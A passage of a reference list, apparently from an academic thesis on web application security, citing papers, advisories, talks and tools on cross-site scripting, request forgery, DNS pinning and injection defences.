[131] Martin Johns and Kanatoko. Using Java in anti DNS-pinning attacks (Firefox and Opera). [online], Security Advisory, `http://shampoo.antville.org/stories/1566124/`, (08/27/07), Februar 2007.

[132] Martin Johns and Daniel Schreckling. Automatisierter Code-Audit. *Datenschutz und Datensicherheit - DuD*, 31(12):888–893, December 2007.

[133] Martin Johns and Justus Winter. RequestRodeo: Client Side Protection against Session Riding. In Frank Piessens, editor, *Proceedings of the OWASP Europe 2006 Conference, refereed papers track, Report CW448*, pages 5 – 17. Departement Computerwetenschappen, Katholieke Universiteit Leuven, May 2006.

[134] Martin Johns and Justus Winter. Protecting the Intranet Against "JavaScript Malware" and Related Attacks. In Robin Sommer Bernhard M. Haemmerli, editor, *Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2007)*, volume 4579 of *LNCS*, pages 40 – 59. Springer, July 2007.

[135] Stephen C. Johnson. YACC: Yet Another Compiler-Compiler. *Unix Programmer's Manual*, 2b, 1979.

[136] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A Static Analysis Tool for Detecting Web Application Vulnerabilities. In *IEEE Symposium on Security and Privacy*, May 2006.

[137] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Preventing cross site request forgery attacks. In *Proceedings of the IEEE International Conference on Security and Privacy for Emerging Areas in Communication Networks (Securecomm 2006)*, 2006.

[138] Dan Kaminsky. Black Ops 2007: Design Reviewing The Web. talk at the Black Hat 2007 conference, `http://www.doxpara.com/?q=node/1149`, August 2007.

[139] Dan Kaminsky. h0h0h0h0. Talk at the ToorCon Seattle Conference, `http://seattle.toorcon.org/2008/conference.php?id=42`, April 2008.

[140] Samy Kamkar. Technical explanation of the MySpace worm. [online], `http://namb.la/popular/tech.html`, (01/10/06), October 2005.

[141] Kanatoko. Stealing Information Using Anti-DNS Pinning : Online Demonstration. [online], `http://www.jumperz.net/index.php?i=2&a=1&b=7`, (30/01/07), 2006.

[142] Kanatoko. Anti-DNS Pinning + Socket in Flash. [online], `http://www.jumperz.net/index.php?i=2&a=3&b=3`, (19/01/07), January 2007.

[143] Chris Karlof, Umesh Shankar, J.D. Tygar, and David Wagner. Dynamic pharming attacks and the locked same-origin policies for web browsers. In *Proceedings of the 14th ACM Conference on Computer and Communication Security (CCS '07)*, October 2007.

[144] Martin Kempa and Volker Linnemann. On XML Objects. In *Programming Language Technologies for XML (PLAN-X 2002)*, 2002.

[145] Florian Kerschbaum. Simple Cross-Site Attack Prevention. In *SecureComm'07*, 2007.

[146] Pekka Kilpelaeinen and Derick Wood. SGML and XML Document Grammars and Exceptions. *Information and Computation*, 169(2):230–251, 2001.

[147] Lars Kindermann. My Address Java Applet. [online], `http://reglos.de/myaddress/MyAddress.html` (11/08/06), 2003.

[148] Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic. Noxes: A Client-Side Solution for Mitigating Cross Site Scripting Attacks. In *Security Track of the 21st ACM Symposium on Applied Computing (SAC 2006)*, April 2006.

[149] Kishor. IE - Guessing The Names Of The Fixed Drives On Your Computer. [online], `http://wasjournal.blogspot.com/2007/07/ie-guessing-names-of-fixed-drives-on.html`, (08/31/07), July 2007.

[150] Amid Klein. "Divide and Conquer" - HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics. Whitepaper, Sanctum Inc., `http://packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf`, March 2004.

[151] Amit Klein. Cross Site Scripting Explained. White Paper, Sanctum Security Group / IBM, `http://download.boulder.ibm.com/ibmdl/pub/software/dw/rational/pdf/0325_segal.pdf`, June 2002.

[152] Amit Klein. Blind XPath Injection. Whitepaper, Watchfire, `http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf`, 2005.

[153] Amit Klein. DOM Based Cross Site Scripting or XSS of the Third Kind. [online], `http://www.webappsec.org/projects/articles/071105.shtml`, (05/05/07), Sebtember 2005.

[154] Amit Klein. XST Strikes Back. Posting to the websecurity mailinglist, `http://www.webappsec.org/lists/websecurity/archive/2006-01/msg00051.html`, January 2006.

[155] Alex "Kuza55" Kouzemtchenko. Unusual Web Bugs - A Web Hacker's Bag O' Tricks. Talk a the 24C3 conference, `http://events.ccc.de/congress/2007/Fahrplan/events/2212.en.html`, December 2007.

[156] Glenn Krasner and Stephen Pope. A Cookbook for Using the Model-View-Controller User Interface Paradigm in Smalltalk-80. *Journal Of Object Oriented Programming*, 1(3):26 ff, August/September 1989.

[157] Jason Kratzer. JSPWiki Multiple Vulnerabilities. Posting to the Bugtraq mailinglist, `http://seclists.org/bugtraq/2007/Sep/0324.html`, September 2007.

[158] D. Kristol and L. Montulli. HTTP State Management Mechanism. RFC 2965, `http://www.ietf.org/rfc/rfc2965.txt`, October 2000.

[159] Christopher Kruegel and Engin Kirda. Protecting Users Against Phishing Attacks with AntiPhish. In *29th Annual International Computer Software and Applications Conference (COMPSAC'05)*, July 2005.

[160] SPI Labs. Detecting, Analyzing, and Exploiting Intranet Applications using JavaScript. Whitepaper, `http://www.spidynamics.com/assets/documents/JSportscan.pdf`, July 2006.

[161] SPI Labs. Stealing Search Engine Queries with JavaScript. Whitepaper, `http://www.spidynamics.com/assets/documents/JS_SearchQueryTheft.pdf`, 2006.

[162] V. T. Lam, Spyros Antonatos, P. Akritidis, and Kostas G. Anagnostakis. Puppetnets: Misusing Web Browsers as a Distributed Attack Infrastructure. In *Proceedings of the 13th ACM Conference on Computer and Communication Security (CCS '06)*, pages 221–234, 2006.

[163] Julien Lamarre. AJAX without XMLHttpRequest, frame, iframe, Java or Flash. [online], `http://zingzoom.com/ajax/ajax_with_image.php`, (02/02/2006), September 2005.

[164] William Landi. Undecidability of Static Analysis. *ACM Letters on Programming Languages and Systems (LOPLAS)*, 1(4):323 – 337, December 1992.

[165] Thor Larholm. IIS allows universal CrossSiteScripting. Posting to the bugtraq mailing list, `http://seclists.org/bugtraq/2002/Apr/0129.html`, April 2002.

[166] James R. Larus, Thomas Ball, Manuvir Das, Robert DeLine, Manuel Faehndrich, Jon Pincus, Sriram K. Rajamani, and Ramanathan Venkatapathy. Righting software. *IEEE Software*, 21(3):92–100, 2004.

[167] Ben Laurie and Peter Laurie. *Apache: The Definitive Guide*. O'Reilly, 3rd edition, December 2002.

[168] Benjamin Livshits and Weidong Cui. Spectator: Detection and Containment of JavaScript Worms. In *Usenix Annual Technical Conference*, June 2008.

[169] Benjamin Livshits and Ulfar Erlingsson. Using Web Application Construction Frameworks To Protect Against Code Injection Attacks. In *Workshop on Programming Languages and Analysis for Security (PLAS 2007)*, June 2007.

[170] Benjamin Livshits and Monica S. Lam. Finding Security Vulnerabilities in Java Applications Using Static Analysis. In *Proceedings of the 14th USENIX Security Symposium*, August 2005.

[171] LMH. MOAB-01-01-2007: Apple Quicktime rtsp URL Handler Stack-based Buffer Overflow. [online], `http://projects.info-pull.com/moab/MOAB-01-01-2007.html`, (05/13/08), January 2007.

[172] Miroslav Lucinskij. Skype videomood XSS. Posting to the full disclosure mailinglist, `http://seclists.org/fulldisclosure/2008/Jan/0328.html`, January 2008.

[173] Adrian Ludwig. Macromedia Flash Player 8 Security. Whitepaper, Macromedia, `http://www.adobe.com/devnet/flashplayer/articles/flash_player_8_security.pdf`, September 2005.

[174] O. L. Madsen and B. B. Kristensen. LR-parsing of extended context free grammars. *Acta Informatica*, 7:61–73, March 1976.

[175] Giorgio Maone. NoScript Firefox Extension. [software], `http://www.noscript.net/whats`, 2006.

[176] Gervase Markham. Content Restrictions, Version 0.9.2. [online], `http://www.gerv.net/security/content-restrictions/` (08/28/07), March 2007.

[177] Matt Mullenweg et al. Wordpress. [software], `http://wordpress.org/`.

[178] R. A. McClure and I. H. Krueger. SQL DOM: compile time checking of dynamic SQL statements. In *Proceedings of the 27th International Conference on Software Engineering*, 2005.

[179] Nathan McFeters and Billy Rios. URI Use and Abuse. Whitepaper, `http://www.xs-sniper.com/nmcfeters/URI_Use_and_Abuse.pdf`, July 2007.

[180] Haroon Meer and Marco Slaviero. It's all about the timing... Whitepaper, `http://www.sensepost.com/research/squeeza/dc-15-meer_and_slaviero-WP.pdf`, August 2007.

[181] Adam Megacz. Firewall circumvention possible with all browsers. Posting to the Bugtraq mailinglist, `http://seclists.org/bugtraq/2002/Jul/0362.html`, July 2002.

[182] Erik Meijer, Brian Beckman, and Gavien Bierman. LINQ: Reconciling Objects, Relations, and XML In the .NET Framework. In *SIGMOD 2006 Industrial Track*, 2006.

[183] Erik Meijer, Wolfram Schulte, and Gavin Bierman. Programming with Circles, Triangles and Rectangles. In *XML 2003*, 2003.

[184] Erik Meijer, Wolfram Schulte, and Gavin Bierman. Unifying Tables, Objects, and Documents. In *Declarative Programming in the Context of OO Languages (DP-COOL '03)*, volume 27. John von Neumann Institute of Computing, 2003.

[185] Steffen Meschkat. JSON RPC - Cross Site Scripting and Client Side Web Services. Talk at the 23C3 Congress, `http://events.ccc.de/congress/2006/Fahrplan/attachments/1198-jsonrpcmesch.pdf`, December 2006.

[186] Microsoft. How to use security zones in Internet Explorer. [online], `http://support.microsoft.com/default.aspx?scid=KB;EN-US;Q174360`, (04/25/08), December 2007.

[187] Microsoft. Microsoft Silverlight. [online], `http://www.microsoft.com/silverlight/`, (09/14/07), 2007.

[188] Mark S. Miller, Mike Samuel, Ben Laurie, Ihab Awad, and Mike Stay. Caja - Safe active content in sanitized JavaScript. Whitepaper, `http://google-caja.googlecode.com/files/caja-spec-2008-01-15.pdf`, January 2008.

[189] Misc. www-talk. Mailing list, `http://lists.w3.org/Archives/Public/www-talk/`, 1991 - 2009.

[190] Mozilla Developer Center. LiveConnect. [online], `http://developer.mozilla.org/en/docs/LiveConnect`, (08/08/07), 2007.

[191] MSDN. About Cross-Frame Scripting and Security. [online], `http://msdn2.microsoft.com/en-us/library/ms533028.aspx`, (04/22/08).

[192] MSDN. Embedded SQL for C. [online], `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/esqlforc/ec_6_epr_01_3m03.asp`, (27/02/07).

[193] MSDN. Mitigating Cross-site Scripting With HTTP-only Cookies. [online], `http://msdn.microsoft.com/workshop/author/dhtml/httponly_cookies.asp`, (01/23/06).

[194] Marianne Mueller. Sun's Response to the DNS Spoofing Attack. [online], `http://www.cs.princeton.edu/sip/news/sun-02-22-96.html`, (09/09/07), February 1996.

[195] Makoto Murata, Dongwon Lee, Murali Mani, and Kohsuke Kawaguchi. Taxonomy of XML schema languages using formal language theory. *ACM Trans. Interet Technol.*, 5(4):660–704, 2005.

[196] George C. Necula, Scott McPeak, and Westley Weimer. CCured: Type-Safe Retrofitting of Legacy Code. In *Symposium on Principles of Programming Languages (POPL'02)*, 2002.

[197] Jeff Nelson and David Jeske. Limits to Anti Phishing. In *Proceedings of the W3C Security and Usability Workshop*, 2006.

[198] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans. Automatically hardening web applications using precise tainting. In *20th IFIP International Information Security Conference*, May 2005.

[199] Object Management Group, Inc. Common Object Request Broker Architecture: Core Specification, Version 3.0.3. [Specification Document], `http://www.omg.org/docs/formal/04-03-12.pdf`, March 2004.

[200] Gunter Ollmann. Second-order Code Injection. Whitepaper, NGSSoftware Insight Security Research, `http://www.ngsconsulting.com/papers/SecondOrderCodeInjection.pdf`, 2004.

[201] Aleph One. Smashing the stack for fun and profit. *Phrack*, 49, 1996.

[202] Open Web Application Project (OWASP). CSRF Guard 2.2. Software, `http://www.owasp.org/index.php/CSRF_Guard`, June 2008.

[203] Open Web Application Project (OWASP). HTTPOnly. [online], `http://www.owasp.org/index.php/HTTPOnly` (10/28/08), 2008.

[204] Open Web Application Project (OWASP). Path traversal. [online], `http://www.owasp.org/index.php/Path_Traversal` (08/08/08), May 2008.

[205] Tim O'Reilly. What is Web 2.0: Design Patterns and Business Models for the Next Generation of Software. *Communications & Strategies*, (65), 1. quarter 2007.

[206] Stefano Di Paola and Giorgio Fedon. Subverting Ajax - Next generation vulnerabilities in 2.0 Web Applications. In *23rd Chaos Communication Congress*, December 2006.

[207] John Percival. Cross-Site Request Forgeries. [online], `http://www.tux.org/~peterw/csrf.txt`, (03/09/07), June 2001.

[208] Charles P. Pfleeger and Shari Lawrence Pfleeger. *Security in computing*. Prentice Hall, 4th edition, 2007.

[209] Benjamin C. Pierce. *Types and Programming Languages*. MIT Press, 2002.

[210] Tadeusz Pietraszek and Chris Vanden Berghe. Defending against Injection Attacks through Context-Sensitive String Evaluation. In *Recent Advances in Intrusion Detection (RAID2005)*, 2005.

[211] Alex Pigrelax. XSS in nested tag in phpbb 2.0.16. mailing list Bugtraq, `http://www.securityfocus.com/archive/1/404300`, July 2005.

[212] XUL Planet. nsIContentPolicy. API Reference, [online], `http://www.xulplanet.com/references/xpcomref/ifaces/nsIContentPolicy.html`, (11/02/07), 2006.

[213] Helma Project. Helma Application Server. [software], `http://helma.org/`, 2005.

[214] Mozilla Project. Mozilla Port Blocking. [online], `http://www.mozilla.org/projects/netlib/PortBanning.html` (11/13/06), 2001.

[215] Niels Provos, Dean McNamee, Panayiotis Mavrommatis, Ke Wang, and Nagendra Modadugu. The Ghost in the Browser: Analysis of Web-based Malware. In *USENIX Workshop on Hot Topics in Understanding Botnets*, April 2007.

[216] Anton Rager. XSS-Proxy. [online], `http://xss-proxy.sourceforge.net`, (30/01/06), July 2005.

[217] E. Rescorla. HTTP Over TLS. RFC 2818, `http://tools.ietf.org/html/rfc2818`, May 2000.

[218] E. Rescorla and A. Schiffman. The Secure HyperText Transfer Protocol. RFC 2660, `http://www.ietf.org/rfc/rfc2660.txt`, August 1999.

[219] H. G Rice. Classes of Recursively Enumerable Sets and Their Decision Problems. *Trans. Amer. Math. Soc.*, 74:358–366, 1953.

[220] Billy K. Rios and Nathan McFeters. Slipping Past The Firewall. Talk at the HITB-SecConf2007 conference, `http://conference.hitb.org/hitbsecconf2007kl/agenda.htm`, September 2007.

[221] Ivan Ristic. *Apache Security*. O'Reilly, March 2005.

[222] Thomas Roessler. When Widgets Go Bad. Lightning talk at the 24C3 conference, `http://log.does-not-exist.org/archives/2007/12/28/2160_when_widgets_go_bad.html`, December 2007.

[223] Blake Ross, Collin Jackson, Nicholas Miyake, Dan Boneh, and John C. Mitchell. Stronger Password Authentication Using Browser Extensions. In *Proceedings of the 14th Usenix Security Symposium*, 2005.

[224] David Ross. IE 8 XSS Filter Architecture/Implementation. [online], `http://blogs.technet.com/swi/archive/2008/08/18/ie-8-xss-filter-architectureimplementation.aspx` (09/09/08), August 2008.

[225] Jesse Ruderman. The Same Origin Policy. [online], `http://www.mozilla.org/projects/security/components/same-origin.html` (01/10/06), August 2001.

[226] Olatunji Ruwase and Monica S. Lam. A Practical Dynamic Buffer Overflow Detector. In *Proceedings of the Network and Distributed System Security (NDSS) Symposium*, 2004.

[227] Andrei Sabelfeld and Andrew C. Myers. Language-Based Information-Flow Security. *IEEE Journal on Selected Areas in Communications*, 21(1):5–19, 2003.

[228] Daniel Sandler and Dan S. Wallach. <input type="password"> must die! In *Web 2.0 Security and Privacy 2008 (W2SP'08)*, May 2008.

[229] S. S. Sarma and Garima Narayan. Analysis of defaced Indian websites Year-2006. CERT-In White Paper CIWP-2007-02, `http://www.cert-in.org.in/knowledgebase/whitepapers/CIWP-2007-02.pdf`, February 2007.

[230] Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer. The Emperor's New Security Indicators - An evaluation of website authentication and the effect of role playing on usability studies. In *IEEE Symposium on Security and Privacy*, pages 51–65, May 2007.

[231] George Schlossnagle. *Advanced PHP Programming*. Sams, February 2004.

[232] Juergen Schmidt. Password stealing for dummies... or why Cross Site Scripting really matters. [online], `http://www.heise-online.co.uk/security/Password-stealing-for-dummies--/features/93141`, August 2007.

[233] John Schneider, Rok Yu, and Jeff Dyer (Editors). ECMAScript for XML (E4X) Specification. ECMA Standard 357, `http://www.ecma-international.org/publications/standards/Ecma-357.htm`, 2nd Edition, December 2005.

[234] Thomas Schreiber. Session Riding - A Widespread Vulnerability in Today's Web Applications. Whitepaper, SecureNet GmbH, `http://www.securenet.de/papers/Session_Riding.pdf`, December 2004.

[235] D. Scott and R. Sharp. Abstracting application-level Web security. In *WWW 2002*, pages 396 – 407. ACM Press New York, NY, USA, 2002.

[236] Michael L. Scott. *Programming Language Pragmatics*. Elesevier/Morgan Kaufmann Publishers, 2nd edition, 2006.

[237] Princeton University Secure Internet Programming Group. DNS Attack Scenario. [online], `http://www.cs.princeton.edu/sip/news/dns-scenario.html`, February 1996.

[238] Rajesh Sethumadhavan. Microsoft Internet Explorer Local File Accesses Vulnerability. Posting to the full disclosure mailing list, `http://seclists.org/fulldisclosure/2007/Feb/0434.html`, February 2007.

[239] U. Shankar, K. Talwar, J. S. Foster, and D. Wagner. Detecting format string vulnerabilities with type qualifiers. In *Proceedings of the 10th USENIX Security Symposium*, 2001.

[240] Mohsen Sharifi, Alireza Saberi, Mojtaba Vahidi, and Mohammad Zoroufi. A Zero Knowledge Password Proof Mutual Authentication Technique Against Real-Time Phishing Attacks. In Patrick Drew McDaniel and Shyam K. Gupta, editors, *ICISS*, volume 4812 of *Lecture Notes in Computer Science*, pages 254–258. Springer, 2007.

[241] Skype Technologies S.A. Skype. [software], `http://www.skype.com`.

[242] Geoffrey Smith. *Malware Detection*, chapter 13 "Principles of Secure Information Flow Analysis", pages 91–307. Springer-Verlag, 2007.

[243] Window Snyder. jar: Protocol XSS Security Issues. [online], `http://blog.mozilla.com/security/2007/11/16/jar-protocol-xss-security-issues/`, (04/18/08), November 2007.

[244] Sophos. JS/Spacehero-A. [online], virus specification, `http://www.sophos.com/security/analyses/viruses-and-spyware/jsspaceheroa.html`, 2005.

[245] Josh Soref. DNS: Spoofing and Pinning. [online], `http://viper.haque.net/~timeless/blog/11/`, (14/11/06), September 2003.

[246] Sid Stamm, Zulfikar Ramzan, and Markus Jakobsson. Drive-by Pharming. In *In Proceedings of Information and Communications Security (ICICS '07)*, number 4861 in LNCS, December 2007.

[247] Dafydd Stuttard. DNS Pinning and Web Proxies. NISR whitepaper, `http://www.ngssoftware.com/research/papers/DnsPinningAndWebProxies.pdf`, 2007.

[248] Zhendong Su and Gary Wassermann. The Essence of Command Injection Attacks in Web Applications. In *Proceedings of POPL'06*, January 2006.

[249] Sun Developer Network. Java Remote Method Invocation (RMI). [online], `http://java.sun.com/javase/technologies/core/basic/rmi/index.jsp`, (08/08/08).

[250] Sun Microsystems Inc. Java. [online], `http://java.sun.com/`.

[251] Sun Microsystems Inc. Java Applets - Code Samples and Apps. [online], `http://java.sun.com/applets/` (08/10/09).

[252] Sun Microsystems Inc. J2EE - Java Platform Enterprise Edition 5. [online], `http://java.sun.com/javaee/technologies/javaee5.jsp`, (05/05/07), 2007.

[253] Sun Microsystems Inc. JavaServer Pages Technology. [online], `http://java.sun.com/products/jsp/`, (05/18/07), 2007.

[254] The PHP Group. PHP: Hypertext Preprocessor. Programming Language, `http://www.php.net`, 1995 - 2009.

[255] The webappsec mailing list. The Cross Site Scripting (XSS) FAQ. [online], `http://www.cgisecurity.com/articles/xss-faq.shtml`, May 2002.

[256] Jochen Topf. The HTML Form Protocol Attack. Whitepaper, `http://www.remote.org/jochen/sec/hfpa/hfpa.pdf`, August 2001.

[257] Rosario Valotta. Nduja Connection: A proof of concept of a XWW - cross webmail worm. [online], `http://rosario.valotta.googlepages.com/home`, (04/17/08), July 2007.

[258] Anne van Kesteren. The XMLHttpRequest Object. W3C Working Draft, `http://www.w3.org/TR/XMLHttpRequest`, April 2008.

[259] Anne van Kesteren (Editor). Cross-Origin Resource Sharing. W3C Working Draft, Version 20090317, `http://www.w3.org/TR/access-control/`, March 2009.

[260] John Viega, J.T. Bloch, Tadayoshi Kohno, and Gary McGraw. ITS4: A static vulnerability scanner for C and C++ code. In *Proceedings of the 16th Annual Computer Security Applications Conference*, 2000.

[261] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Christopher Kruegel, Engin Kirda, and Giovanni Vigna. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *14th Annual Network and Distributed System Security Symposium (NDSS 2007)*, 2007.

[262] Dennis M. Volpano, Geoffrey Smith, and Cynthia Irvine. A sound type system for secure flow analysis. *Journal of Computer Security*, 4:167–187, 1996.

[263] L. von Ahn, M. Blum, N. Hopper, and J. Langford. CAPTCHA: Using Hard AI Problems For Security. In *Proceedings of Eurocrypt*, pages 294–311, 2003.

[264] Sergey Vzloman and Robert Hansen. Enumerate Windows Users In JS. [online], `http://ha.ckers.org/blog/20070518/enumerate-windows-users-in-js/`, (08/08/07), May 2007.

[265] Sergey Vzloman and Robert Hansen. Read Firefox Settings (PoC). [online], `http://ha.ckers.org/blog/20070516/read-firefox-settings-poc/`, (08/08/07), May 2007.

[266] W3C. Cascading Style Sheets. `http://www.w3.org/Style/CSS/`.

[267] W3C. CGI: Common Gateway Interface. [online], `http://www.w3.org/CGI/` (02/19/09), October 1999.

[268] Larry Wall, Tom Christiansen, and Jon Orwant. *Programming Perl*. O'Reilly, 3rd edition, July 2000.

[269] Gary Wassermann and Zhendong Su. Sound and Precise Analysis of Web Applications for Injection Vulnerabilities. In *Proceedings of Programming Language Design and Implementation (PLDI'07)*, San Diego, CA, June 10-13 2007.

[270] Gary Wassermann and Zhendong Su. Static Detection of Cross-Site Scripting Vulnerabilities. In *Proceedings of the 30th International Conference on Software Engineering*, Leipzig, Germany, May 2008. ACM Press New York, NY, USA.

[271] Web Application Security Consortium. Threat Classification. whitepaper, `http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf`, 2004.

[272] Web Application Security Consortium. The Web Security Threat Classification - Path Traversal. [online], `http://www.webappsec.org/projects/threat/classes/path_traversal.shtml`, (08/08/08), 2005.

[273] Web Application Security Consortium. The Script Mapping Project. [online], `http://www.webappsec.org/projects/scriptmapping/` (04/30/08), December 2007.

[274] Christian Weitendorf. Implementierung von Ma§nahmen zur Sicherung des Web-Session-Managements im J2EE-Framework. Master's thesis, University of Hamburg, 2006.

[275] Justus Winter and Martin Johns. LocalRodeo: Client Side Protection against JavaScript Malware. [online], `http://databasement.net/labs/localrodeo`, (01/02/07), January 2007.

[276] Min Wu, Robert C. Miller, and Greg Little. Web Wallet: Preventing Phishing Attacks by Revealing User Intentions. In *Proceedings of the second symposium on Usable privacy and security (SOUPS 06)*, 2006.

[277] Yichen Xie and Alex Aiken. Static Detection of Security Vulnerabilities in Scripting Languages. In *15th USENIX Security Symposium*, 2006.

[278] XSS-News. A large number of sites hosted by 1&1 Internet Inc. are vulnerable to XSS. [online], `http://www.xssnews.com/2007/12/27/a-large-number-of-sites-hosted-by-11-internet-inc-are-vulnerable-to-xss/`, (04/17/08), December 2007.

[279] Wei Xu, Sandeep Bhatkar, and R. Sekar. Taint-Enhanced Policy Enforcement: A Practical Approach to Defeat a Wide Range of Attacks. In *15th USENIX Security Symposium*, August 2006.

[280] Yahoo Inc. Delicious.com - social bookmarking. web application, `http://delicious.com/`, (02/01/09), 2009.

[281] Yves Younan, Wouter Joosen, and Frank Piessens. Efficient protection against heap-based buffer overflows without resorting to magic. In *Eighth International Conference on Information and Communication Security (ICICS 2006)*, 2006.

[282] Yves Younan, Davide Pozza, Frank Piessens, and Wouter Joosen. Extended protection against stack smashing attacks without performance loss. In *Twenty-Second Annual Computer Security Applications Conference (ACSAC 2006)*, 2006.

[283] Michal Zalewski. Browser Security Handbook. Whitepaper, Google Inc., `http://code.google.com/p/browsersec/wiki/Main`, (01/13/09), 2008.

[284] Thiago Zaninotti and Amit Klein. Apache HTTPd "Expect" Header Handling Client-Side Cross Site Scripting Vulnerability (CVE-2006-3918). [online]. `http://www.frsirt.com/english/advisories/2006/2963`, (05/05/07), July 2006.

[285] Steve Zdancewic and Andrew C. Myers. Robust Declassification. In *Proceedings of the 14th IEEE Computer Security Foundations Workshop*, June 2001.

[286] William Zeller and Edward W. Felten. Cross-Site Request Forgeries: Exploitation and Prevention. Technical report, Princeton University, 2008.